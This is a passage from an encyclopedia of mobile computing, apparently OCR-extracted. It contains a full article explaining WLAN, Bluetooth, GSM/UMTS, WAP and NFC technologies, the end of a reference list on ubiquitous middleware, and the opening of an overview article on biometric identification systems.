Hung, Q. N., Shehzad, A., Kim, A., Pham, N., Lee, S. Y., & Manwoo, J. (2005). Research issues in the development of context-aware middleware architectures. In J. K. Ng, L. Sha, V. C. S. Lee, K. Takashio, M. Ryu, & L. Ni (Ed.), *Proceedings of IEEE Embedded and Real-Time Computing Systems and Applications 2005* (pp. 459-462). IEEE.

Lucibello, P. (1998). A learning algorithm for improved hybrid force control of robot arms. In V. Marik (Ed.), *IEEE Transaction on Systems, Man and Cybernetics* (pp. 241-244).

Mesh Networks. (n.d.). Retrieved September 29, 2006, from http://www-935.ibm.com/services/us/index.wss/multipage/imc/executivetech/a1001345/2?cntxt=a1000074

Morikawa, H. (2004). The design and implementation of context-aware services. *International Symposium on Applications and the Internet Workshops* (pp. 293-298). IEEE.

Moyer, S., Marples, D., & Tsang, S. (2001). A protocol for wide-area secure network. In R. Glitho (Ed.), *IEEE Communication Magazine for Comm. Appliances* (pp. 52-59). IEEE.

Open service Gateway Initiative. (n.d.). Retrieved September 26, 2006, from http://www.osgi.org

Rantzer, A., & Johansson, M. (2000). Piecewise linear quadratic optimal control. In C. Cassandras (Ed.), *IEEE Transaction on Automatic Control* (pp. 629-637). IEEE.

Raz, O., Koopman, P., & Shaw, M. (2002). Semantic anomaly detection in online data sources. In W. Tracz (Ed.), *Proceedings of the 24th International Conference on Software Engineering (WET ICE 2003)* (pp. 302-312).

Ricci, & Omicini, A. (2003). Supporting coordination in open computational systems with TuCSon. In G. Kotsis (Ed.), *Proceedings of the 12th IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises* (pp. 365-370).

Shelton, C., Koopman, P., & Nace, W. (2003). A framework for scalable analysis and design of system-wide graceful degradation in distributed embedded systems. In P. Veríssimo *Proceedings of the Eigth International Workshop on Object-Oriented Real-Time Dependable Systems (WORDS 2003)* (pp. 156-163). IEEE.

Steglich, S. (2005). Cooperating objects for ubiquitous computing. Autonomous decentralized systems. In T. Xuyan (Ed.), *Proceedings Autonomous Decentralized Systems (ISADS 2005)* (pp. 107-108). IEEE.

Steglich, S., & Arbanowski, S. (2004). Middleware for cooperating objects. In R. Ohba (Ed.), *Proceedings of SICE 2004* (pp. 2530-2531). IEEE.

Takemoto, M., Sunaga, H., Tanaka, K., Matsumura, H., & Shinohara, E. (2002). The ubiquitous service-oriented network (USON)—An approach for a ubiquitous world based on P2P technology. In R. L. Graham & N. Shahmehri (Eds.), *Proceedings of the Second International Conference on Peer-to-Peer Computing (P2P'02)* (pp. 17-21). IEEE.

Wikipedia. (2006). *Mobile codes*. Retrieved June 10, 2006, from http://en.wikipedia.org/wiki

Yamada, M., Ono, R., Kikuma, K., & Sunaga, H. (2003). A study on P2P platforms for rapid application development. In M. Ismail et al. (Eds.), *Proceedings of the Nineth Asia-Pacific Conference on Communications (APCC'03)* (pp. 368-372). IEEE.

Yau, S. S., Wang Y., & Karim, F. (2002). Development of situation-aware application software for ubiquitous computing environments. In I. Sommerville (Ed.), *Proceedings of the 26th Annual International Computer Software and Applications Conference (COMPSAC 2002)* (pp. 233-238). IEEE.

Yoon, W. S., Akbar, A. H., Siddiqui, F. A., & Chaudhry, S. A. (2005). Autonomic network management for u-zone network. In W.-D. Cho, K.-S. Park, & H. Tokuda (Eds.), *Proceedings of the 1st Korea-Japan Joint Workshop on Ubiquitous Computing & Networking Systems (KICS)* (pp. 393-397). IEEE.

Yu, M., Bendiab, A. T., Reilly, D., & Omar, W. (2003). Ubiquitous service interoperation through polyarchical middleware. In J. Liu, C. Liu, M. Klusch, N. Zhong,

& N. Cercone (Eds.), *Proceedings of IEEE WIC '03* (pp. 662-665). IEEE.

KEY TERMS

Autonomic Computing: Computer systems and networks that configure themselves to changing conditions and are self healing in the event of failure. "Autonomic" means "automatic responses" to unpredictable events. At the very least, "autonomic" implies that less human intervention is required for continued operation under such conditions.

MANET: The abbreviation of Mobile Ad hoc NETworks. It identifies a particular kind of ad hoc network, that is, a mobile network, where stations can move around and change the network topology.

Mesh Networks: Mesh networking is a way to route data, voice, and instructions between nodes. It allows for continuous connections and reconfiguration around blocked paths by "hopping" from node to node until a connection can be established.

Self Healing: The ability of entities to restore their normal functionality is called healing. The property of healing themselves is called self healing.

Self Management: The ability of entities to manage their resources by themselves.

Service Composition: The process of development of an application through binding various services together.

Ubiquitous Computing: The branch of computing that deals with always connected, off the desktop mobile components that may or may not have certain life constraints that is, battery, computing power, mobility management and so forth.

Basic Concepts of Mobile Radio Technologies

B

Christian Kaspar
Georg-August-University of Goettingen, Germany

Florian Resatsch
University of Arts Berlin, Germany

Svenja Hagenhoff
Georg-August-University of Goettingen, Germany

INTRODUCTION

Mobile radio technologies have seen a rapid growth in recent years. Sales numbers and market penetration of mobile handsets have reached new heights worldwide. With almost two billion GSM users in June 2006, and 74.7 million users of third generation devices, there is a large basis for business and product concepts in mobile commerce (GSM Association, 2006). Penetration rates average 80%, even surpassing 100% in some European countries (NetSize, 2006).

The technical development laid the foundation for an increasing number of mobile service users with high mobile Web penetrations. The highest is seen in Germany and Italy (34% for each), followed by France with 28%, while in the U.S., 19% account for mobile internet usage (ComScore, 2006). One of the largest growing services is mobile games, with 59.9 million downloaded in 2006 (Telephia, 2006).

Compared to the overall availability of handsets, the continuing high complexity and dynamic of mobile technologies accounts for limited mobile service adoption rates and business models in data services. Therefore, particular aspects of mobile technologies as a basis of promising business concepts within mobile commerce are illustrated in the following on three different levels: First on the network level, whereas available technology alternatives for the generation of digital radio networks need to be considered; second, on the service level, in order to compare different transfer standards for the development of mobile information services; third, on the business level, in order to identify valuable application scenarios from the customer point of view.

DIGITAL RADIO NETWORKS

In the past, the analysis of mobile radio technology has often been limited to established technology standards, as well as their development in the context of wide-area communication networks. Thus, in the following four chapters, alternatives of architecture and technology are represented.

General Basics of Mobile Radio Technology

Generally connections within mobile radio networks can be established between mobile and immobile stations (infrastructure networks), or between mobile stations (ad-hoc networks) only (Müller, Eymann, & Kreutzer, 2003). Within the mobile radio network, the immobile transfer line is displaced by an unadjusted radio channel. In contrast to analogous radio networks where the communication signal is directly transferred as a continuing signal wave, within the digital radio network, the initial signal is coded in series of bits and bytes by the end terminal and decoded by the receiver.

The economically usable frequency spectrum is limited by the way of usage, as well as by the actual stage of technology, and therefore represents a shortage for mobile radio transmissions. Via so called "multiplexing," a medium can be provided to different users by the division of access area, time, frequency, or code (Müller et al., 2003; Schiller, 2003).

In contrast to fixed-wire networks, within radio networks, the signal spread takes place directly similar to light waves. Objects within the transfer area can interfere with the signal spread—that is why there is the danger of a signal deletion within wireless transmission processes. In order to reduce such signal faults, spread spectrum techniques distribute the initial transmission bandwidth of a signal onto a higher bandwidth (Schiller, 2003). The resulting limitation of available frequency can be minimized by the combination of spread spectrum techniques with multiple access techniques. Those forms of combination are represented, for example, by the *Frequency Hopping Spread Spectrum* (FHSS), where each transmitter changes the transfer frequency according to a given hopping sequence, or the *Direct Sequence Spread Spectrum* (DSSS), where the initial signal spread is coded by a predetermined pseudo random number.

Wireless Local Area Networks (IEEE 802.11)

The developers of the 802.11 standards have aimed at establishing application and protocol transparency, seamless fixed network integration, and a worldwide operation ability within the license-free ISM (Industrial, Scientific, and Medical) radio bands (Schiller, 2003). The initial 802.11 standard of 1997 describes three broadcast variants: One infrared variant uses light waves with wave-lengths of 850-950 nm, and two radio variants within the frequency band of 2.4 GHz, which are economically more important (Schiller, 2003). Within the designated spectrum of the transfer power between a minimum of 1mW and a maximum of 100mW, in Europe, the radio variants can achieve a channel capacity of 1-2 Mbit/s. Following the 802.3 (Ethernet) and 802.4 (Token Ring) standards for fixed-wire networks, the 802.11 standard specifies two service classes (IEEE, 2001): an asynchronous service as a standard case analogous to the 802.3 standard and an optional, and temporally limited synchronous service. Typically, WLANs operate within the infrastructure modus whereby the whole communication of a client takes place via an access point. The access point supplies every client within its reach or serves as a radio gateway for adjoining access points.

Developments of the initial standards are mainly concentrated on the area of the transfer layer (Schiller, 2003): Within the 802.11a standard, the initial 2.4 GHz band is displaced by the 5 GHz band, allowing a capacity of up to 54 Mbit/s. In contrast to this, the presently most popular standard 802.11b uses the encoded spread spectrum technique DSSS. It achieves a capacity up to 11 Mbit/s operating within the 2.4 GHz band.

Wireless Personal Area Networks (Bluetooth)

In 1998, Ericsson, Nokia, IBM, Toshiba and Intel founded a “Special Interest Group” (SIG) for radio networks for the close-up range named Bluetooth (SIG, 2004). Like WLAN networks, Bluetooth devices transfer within the 2.4 GHz ISM bands, which is why interferences may occur between both network technologies. In general, 79 channels are available within Bluetooth networks. FHSS is implemented with 100 hops per second, as spread spectrum technique (Bakker &McMichael, 2002). Devices with identical hop sequences constitute a so-called “pico-network.” Within this network, two service categories are specified: a synchronous, circuit-switched method, and an asynchronous method. Within the maximum transfer power of 10mW, Bluetooth devices can reach a transfer radius of 10m, up to a maximum of 100m, and a data capacity of up to 723Kbit/s (Müller et al., 2003).

The main application areas of Bluetooth technologies are the connection of peripheral devices such as headphones, automotive electronics, or the gateway function between different network types, like the cross linking of fixed-wire networks and mobile radio devices (Diederich, Lerner, Lindemann, & Vehlen, 2001). Generally, Bluetooth networks are therefore linked together as ad-hoc networks. Ad-hoc networks do not require decided access points; mobile devices communicate equally and directly with devices within reach. Among a network of a total maximum of eight terminals, exactly one terminal serves as a master station for the specification and synchronization of the hop frequency (Jaap/Haartsen, 2000; Nokia, 2003). Bluetooth devices can be involved in different pico-networks at the same time, but are not able to communicate actively within more than one of these networks at a particular point in time. These overlapping network structures are called scatter-networks.

Network Standards for Wide-Area Communication Networks

In 1982, the European conference of post and communication administration founded a consortium for the coordination and standardization of a future pan-European telephone network called “Global System for Mobile Communications” (GSM) (Schiller, 2003). At the present, there are three GSM-based mobile

B

networks in the world with 900, 1800, and 1900 MHz, which connect about 1.941 million participants in 210 countries at the moment (GSM Association, 2006). In Europe, the media access of mobile terminals onto the radio network takes place via time and frequency multiplex on an air interface. This interface obtains 124 transmission channels with 200 kHz each within a frequency band of 890 to 915 MHz (uplink) or 935-960 MHz (downlink) (Schiller, 2003). Three service categories are intended:

- Carrier services for data transfer between network access points, thereby circuit-switched as well as package-switched services with 2400, 4800, and 9600 Bit/s synchronous, or 300-1200 Bit/s asynchronous are specified;
- Teleservices for the voice communication with initially 3.1 KHz, and for additional nonvoice applications like Fax-, voice memory-, and short message-services; and
- Additional services such as telephone number forwarding, and so on.

The architecture of an area-wide GSM network is more complex compared to local radio variants, and consists of three subsystems (Müller et al., 2003; Schiller, 2003):

1. The Radio Subsystem (RSS) is an area-wide cellular network, consisting of different Base Station Subsystems (BSS). A BSS obtains at least one Base Station Controller (BSC), which controls different Base Transceiver Stations (BTS). Generally, a BTS supplies one radio cell with a cell radius of 100m, up to a maximum of 3 km.
2. The Network Subsystem (NSS) builds the main part of the GSM network and obtains every administration task. Their core element is the Mobile Switching Center (MSC), which assigns a signal within the network to an authenticated participant. The authentication takes place based on two databases: within the Home Location Register (HLR), any contract specific data of a user, as well as his location, are saved; within the Visitor Location Register (VLR), which is generally assigned to a MSC, every participant who is situated within the actual field of responsibility of the MSC is saved.
3. The control and monitoring of networks and radio subsystems takes place via an Operation and Maintenance System (OMC). The OMC is responsible for the registration of mobile stations and user authorizations, and generates participant specific authorization parameters.

The main disadvantage of GSM networks is the low channel capacity within the signal transfer. A lot of developments aim at the reduction of this limitation (Schiller, 2003). Within the High-Speed Circuit-Switched Data (HSCSD) method, different time slots are combined for one circuit-switched signal. The General Packet Radio Service (GPRS) is a package-switched method that combines different time slots like the HSCSD method, but it occupies channel capacities only if the data transfer takes place. GPRS requires additional system components for network subsystems, and theoretically allows a transfer capacity of 171.2 kBit/s. Enhanced Data rates for GSM Evolution (EDGE) are a further evolution of GPRS, the EDGE data rates can reach a theoretical 384 kBit/s (Turowski & Pousttchi, 2004), and the operator can handle three times more subscribers than GPRS.

The Universal Mobile Telecommunication Service (UMTS) represents a development of GSM. It aims at higher transfer capacity for data services with a minimum data rate of up to 2 Mbit/s for metropolitan areas. The core element of the development is the enhanced air interface called Universal Terrestrial Radio Access (UTRA). This interface uses a carrier frequency with a bandwidth of about 1.9 to 2.1 GHz, and uses a wideband CDMA technology (W-CDMA) with the spread spectrum technique DSSS. UMTS networks are recently being upgraded with High Speed Downlink Packet Access (HSDPA), a protocol allowing for even higher data transfer speeds.

TECHNOLOGIES FOR MOBILE INFORMATION SERVICES

The network technologies introduced above just represent carrier layers and do not enable an exchange of data on the service level on their own. Therefore, some data exchange protocol standards for the development of mobile services are introduced in the following paragraphs. Two conceptually different methods are distinguished: the WAP model and the Bluetooth model.

WAP

Though the exchange of data within mobile networks can generally take place based on HTTP, TCP/IP, and HTML, especially the implementation of TCP within mobile networks can cause problems and may therefore lead to unwanted drops of performance (Lehner, 2003). Wireless Application Protocol (WAP) aims at improving the transfer of internet contents and data services for mobile devices. WAP acts as a communication platform between mobile devices and a WAP gateway. The gateway is a particular server resembling a proxy server that translates WAP enquiries into HTTP messages and forwards them to an internet content server (Deitel, Deitel, Nieto, & Steinbuhler, 2002; cp. Figure 1).

In fact, WAP includes a range of protocols that support different tasks for the data transfer from or to mobile devices containing protocols for the data transfer between WAP gateway and user equipment, as well as the markup language WML (Lehner, 2003). Figure 2 shows the layers of WAP compared to the ISO/OSI and the TCP/IP model.

Bluetooth

The developers of Bluetooth aimed at guaranteeing a cheap, all-purpose connection between portable devices with communication or computing capabilities (Haartsen, Allen, Inouye, Joeressen, & Naghshineh, 1998). In contrast to WLAN or UMTS, the Bluetooth specification defines a complete system that ranges from the physical radio layer to the application layer. The specification consists of two layers: (1) the technical core specification that describes the protocol stack①, and (2) the application layer with authorized profiles for predefined use cases②.

①(1) Within the architecture of the Bluetooth protocol stack, two components are distinguished (cp. Figure 3): the Bluetooth host and the Bluetooth controller. The Bluetooth host is a software component as a part of the operating system of the mobile device. The host is usually provided with five protocols which enable an integration of Bluetooth connections with other specifications. The Logical Link Control and Adoption Protocol (L2CAP) enable a multiple access of different logical connections of upper layers to the radio frequency spectrum. The identification of available Bluetooth services takes place via the Service Discovery Protocol (SDP). Existing data connections, like point-to-point connections or WAP services, are transferred either via RFCOMM or via the Bluetooth Encapsulating Protocol (BNEP). RFCOMM is a basic transport protocol which emulates the functionality of a serial port. BNEP gathers packages of existing data connections and sends them directly via the L2CAP. The Object Exchange Protocol (OBEX) has been adapted for Bluetooth from the infrared technology for the transmission of documents like vCards.

②(2) Bluetooth profiles represent usage models for Bluetooth technologies with specified interoperability for predefined functions. Bluetooth profiles underlie a strict qualification process executed by the SIG. General transport profiles (1-4) and application profiles (5-12) for particular usage models are distinguished (cp. Figure 4):

1. The Generic Access Profile (GAP) specifies generic processes for equipment identification, link management, and security.

Figure 1. WAP interaction model




Figure 2. WAP protocol stack vs. TCP/IP






Figure 3. Bluetooth protocol stack



2. The Service Discovery Application Profile (SDAP) provides functions and processes for the identification of other Bluetooth devices.
3. The Serial Port Profile (SPP) defines the necessary requirements of Bluetooth devices for the emulation of serial cable connections based on RFCOMM.
4. The Generic Object Exchange Profile defines processes for services with exchange functions like synchronization, data transfer, or push services.

On the one hand, usage model-oriented profiles include typical scenarios for cable alternatives for the communication between devices within the short distance area. Examples are the utilization of the mobile phone as cordless telephone or (5) intercom, (6) as a modem, (7) as fax, (8) the connection to a headset, or (9) the network connection within a LAN. On the other hand, profiles are offered for (10) the exchange of documents, (11) for push services, and (12) for the synchronization (for example, to applications within computer terminals).

Figure 4. Bluetooth profiles



CONCLUSION

The main assessment problem in the context of commercial marketing of the mobile-radio technologies is derived from the question if these technologies can be classified as additional distribution technologies within electronic commerce (Zobel, 2001). Against this problematic background, two general utilization scenarios need to be distinguished:

1. In addition to conventional Ethernet, the WLAN technology enables a portable access to data networks based on TCP/IP via an air interface. The regional flexibility of the data access is the only advantage. No more additional benefits, like push services or functional equipment connections, and therefore no fundamental new service forms can be realized.
2. The standards of the generation 2.5 (for example, GRPS/EDGE), within the license-bound mobile networks, already enable a reliable voice communication and obtain at least sufficient capacities for the data traffic. Problems are caused by generally high connection expenses, which is why the mobile network technology currently is no real alternative for fixed networks. Instead of a portable data network access, the scenario of particular information services for the requirements of mobile users that generate an additional added value in contrast to stationary network utilization seems more plausible. The localization of a mobile device which, for example, is possible within GSM via the residence register (HLR/VLR), or the distinct identification via SIM card, has been mentioned as added value factors. With regard to the possibility of push services which are, for example, positioned within the WAP specification, services are possible that identify the actual position of a device, and automatically provide a context adapted offer for the user.

The Bluetooth technology has initially been generated as a cable alternative for the connection of terminals close by, and can, therefore, hardly be classified as one of the two utilization scenarios. Due to the small size and little power consumption of Bluetooth systems, their implementation is plausible within everyday situations as ubiquitous cross linking technology. Thereby two utilization scenarios are imaginable: On the one hand, the cross linking between mobile user equipment as an alternative for existing infrastructure networks for data, as well as for voice communication, is conceivable; on the other hand, easy and fast connections between user equipment and stationary systems, such as the context of environment information or point-of-sale terminals, are imaginable.

The upcoming standard of Near Field Communication (NFC) may help to increase utilization scenarios and facilitation of usage for Bluetooth technology. Configuration and access to services always needed significant user interaction. NFC operates at data rates of 106kbps and 212kbps, or up to 424 kbps between dedicated NFC devices. NFC uses a peer-to-peer communication protocol that establishes wireless network connections between network appliances and consumer electronics devices. For example: A simple touch will open a connection to exchange the parameters of the Bluetooth communication and establish a unique key. The Bluetooth communication between devices is established as a second step of this procedure without any human interference using the exchanged parameters. NFC inductive couples devices operating at the centre frequency of 13.56 MHz. NFC is a very short range protocol, thus making it rather safe, as devices have to be literally in touch to establish a link in between (ECMA, 2004). This very easy process enables many future functions in processes and service dimensions and further facilitates interaction with electronic devices. NFC can be built in mobile phones to provide completely new services to mobile handsets, such as mobile ticketing with a single touch.

Thus, it is obvious that particular fields of application seem plausible for each mobile network technology. Data-supported mobile services obtain a significant market potential. Mobile network technologies can provide an additional value, in contrast to conventional fixed networks, and new forms of service can be generated using existing added value factors of the mobile network technology. However, these advantages are mainly efficiency based—for example, the enhanced integration ability of distributed equipments and systems, or a more comfortable data access.

REFERENCES

Bakker, D., & McMichael Gilster, D. (2002). *Bluetooth end to end*. John Wiley and Sons.

ComScore. (2006). *Mobile tracking study*. London: ComScore.

Deitel, H., Deitel, P., Nieto, T., & Steinbuhler, K. (2002). *Wireless Internet & mobile business – how to program*. New Jersey: Prentice Hall.

Diederich, B., Lerner, T., Lindemann, R., & Vehlen, R. (2001). *Mobile business*. Märkte, Techniken, Geschäftsmodelle. Gabler, Wiesbaden.

ECMA International. (2004). *Near field communication white paper*. Author.

GSM Association. (2006, March). *Membership and market statistics*. Retrieved December 1, 2007, from http://www.gsmworld.com/news/statistics/pdf/gsma_stats_q2_06.pdf

Haartsen, J., Allen, W., Inouye, J., Joeressen, O., & Naghshineh, M. (1998). Bluetooth: Vision, goals, and architecture. *Mobile Computing and Communications Review, 2*(4): 38-45.

IEEE. (2001). *Functional requirements: IEEE project 802*. Retrieved December 1, 2007, from http://grouper.ieee.org/groups/802/802_archive/fureq6-8.html

Jaap, C. H. (2000, February). The Bluetooth radio system. *IEEE Personal Communications, 7*, 28-36.

Lehner, F. (2003). *Mobile und drahtlose informationssysteme*. Berlin: Springer-Verlag.

Müller, G., Eymann, T., & Kreutzer, M. (2003). *Telematik- und kommunikationssysteme in der vernetzten wirtschaft. lehrbücher wirtschaftsinformatik*. München: Oldenbourg Verlag.

Netsize. (2006). *The netsize guide – 2006 edition*. Paris: Author.

Nokia. (2003, April). Bluetooth technology overview. Version 1.0. Retrieved December 1, 2007, from http://ncsp.forum.nokia.com/downloads/nokia/documents/Bluetooth_Technology_Overview_v1_0.pdf

SIG. (2004). *The official bluetooth membership site*. Retrieved December 1, 2007, from https://www.bluetooth.org

Schiller, J. (2003). *Mobile communications*. Upper Saddle River: Addison-Wesley.

Telephia. (2006). *Telephia Mobile Game Report, Q4*. San Francisco: Author.

Turowski, K., & Pousttchi, K. (2004). *Mobile commerce*. Berlin: Springer.

Zobel, J. (2001). *Mobile business and m-commerce*. München: Carl Hanser Verlag.

KEY TERMS

Bluetooth: A specification for personal radio networks, named after the nickname of the Danish king Harald who united Norway and Denmark in the tenth century.

Circuit Switching: Circuit-switched networks establish a permanent physical connection between communicating devices. For the time of the communication, this connection can be used exclusively by the communicating devices.

GSM: In 1982, the European conference of post and communication administration founded a consortium for the coordination and standardization of a future pan-European telephone network called "Group Spécial Mobile" that was renamed as "Global System for Mobile Communications" later.

Local Area Radio Network: Mobile radio networks can either be built up as wide area networks consisting of several radio cells, or as local area networks usually consisting of just one radio cell. Depending on the signal reach of the used transmission technology, a local area network can range from several meters up, to several hundred meters.

Multiplex: Within digital mobile radio networks three different multiplexing techniques can be applied: *Time Division Multiple Access* (TDMA), *Frequency Division Multiple Access* (FDMA), and *Code Division Multiple Access* (CDMA).

Near Field Communication: Short range wireless technology using RFID standard, operating at the 13.56MHz frequency.

Packet Switching: Packet-switched networks divide transmissions into packets before they are sent. Each packet can be transmitted individually and is sent by network routers following different routes to its destination. Once all the packets forming the initial message arrive at the destination, they are recompiled.

Personal Area Radio Network: Small-sized local area network can also be named as wireless personal area network or wireless close-range networks.

Universal Mobile Telecommunications System: UMTS, sometimes also referred to as "3GSM," is a third generation mobile phone technology using *Wideband Code Division Multiple Access* (W-CDMA). W-CDMA is part of the IMT-2000 family of 3G standards, as an alternative to CDMA2000, EDGE, and the short range DECT system. UMTS with *High-Speed Downlink Packet Access* (HSDPA) theoretically supports up to 14.0 Mbit/s data transfer rates.

Wide Area Radio Network: A wide area radio network consists of several radio transmitters with overlapping transmission ranges.

Biometrics

Richa Singh
West Virginia University, USA

Mayank Vatsa
West Virginia University, USA

Phalguni Gupta
Indian Institute of Technology, India

INTRODUCTION

The modern information age gives rise to various challenges, such as organization of society and its security. In the context of organization of society, *security* has become an important challenge. Because of the increased importance of security and organization, identification and authentication methods have developed into a key technology in various areas, such as entrance control in buildings, access control for automatic teller machines, or in the prominent field of criminal investigation.

Identity verification techniques such as keys, cards, passwords, and PIN are widely used security applications. However, passwords or keys may often be forgotten, disclosed, changed, or stolen. Biometrics is an identity verification technique which is being used nowadays and is more reliable, compared to traditional techniques. Biometrics means "life measurement," but here, the term is associated with the unique characteristics of an individual. Biometrics is thus defined as the "automated methods of identifying or authenticating the identity of a living person, based on physiological or behavioral characteristics." Physiological characteristics include features such as face, fingerprint, and iris. Behavioral characteristics include signature, gait, and voice. This method of identity verification is preferred over traditional passwords and PIN-based methods for various reasons, such as (Jain, Bolle, & Pankanti, 1999; Jain, Ross, & Prabhakar, 2004):

- The person to be identified is required to be physically present for the identity verification.
- Identification based on biometric techniques obviates the need to remember a password or carry a token.
- It cannot be misplaced or forgotten.

Biometrics is essentially a multi-disciplinary area of research, which includes fields like pattern recognition image processing, computer vision, soft computing, and artificial intelligence. For example, face image is captured by a digital camera, which is preprocessed using image enhancement algorithms, and then facial information is extracted and matched. During this process, image processing techniques are used to enhance the face image and pattern recognition, and soft computing techniques are used to extract and match facial features. A biometric system can be either an identification system or a verification (authentication) system, depending on the application. Identification and verification are defined as (Jain et al., 1999, 2004; Ross, Nandakumar, & Jain, 2006):

- **Identification–One to Many:** Identification involves determining a person's identity by searching through the database for a match. For example, identification is performed in a watch list to find if the query image matches with any of the images in the watch list.
- **Verification–One to One:** Verification involves determining if the identity which the person is claiming is correct or not. Examples of verification include access to an ATM, it can be obtained by matching the features of the individual with the features of the claimed identity in the database. It is not required to perform match with complete database.

In this article, we present an overview of the biometric systems and different types of biometric modalities. The next section describes various components of biometric systems, and the third section briefly describes the characteristics of biometric systems. The fourth section provides an overview of different unimodal and multimodal biometric systems. In the fifth section, we have discussed different measures used to evaluate the performance of biometric systems. Finally, we discuss research issues and future directions of biometrics in the last section.

COMPONENTS OF BIOMETRIC SYSTEM

Biometric authentication is performed by matching the biometric features of an enrolled individual with the features of the query subject. Different stages of a biometric system are: capture, enhancement, feature extraction, and matching. During capture, raw biometric data is captured by a suitable device, such as a fingerprint scanner or a camera. Enhancement includes processing the raw data to enhance the quality of the data for correct feature extraction. Enhancement is specially required when the quality of the raw data is poor—for example, if the face image is blurry or contains noise. The raw data contains lots of redundant information which is not useful for recognition. Feature extraction involves extracting invariant features from the raw data and generating biometric template which is unique for every individual and can be used for recognition. Finally, the matching stage involves matching two features or templates. The template stored in the database is matched with the query template.

CHARACTERISTICS OF BIOMETRIC SYSTEMS

Every biometric modality should have the following properties (Jain, Hong, Pankanti, & Bolle, 1997; Jain et al., 1999, 2004; Maltoni, Maio, Jain, & Prabhakar, 2004; Wayman, Jain, Maltoni, & Maio, 2005):

- **Universality.** Everyone must have the attribute. The attribute must be one that is universal and seldom lost to accident or disease.
- **Invariance of properties.** It should be unchanged over a long period of time. The attribute should not be subject to significant differences based on age, or either episodic or chronic disease.
- **Measurability.** The properties should be suitable for capture without waiting time, and it must be easy to gather the attribute data passively.
- **Singularity.** Each expression of the attribute must be unique to the individual. The characteristics should have sufficient unique properties to distinguish one person from any other. Height, weight, hair and eye color are all attributes that are unique, assuming a particularly precise measure, but do not offer enough points of differentiation to be useful for more than categorizing.
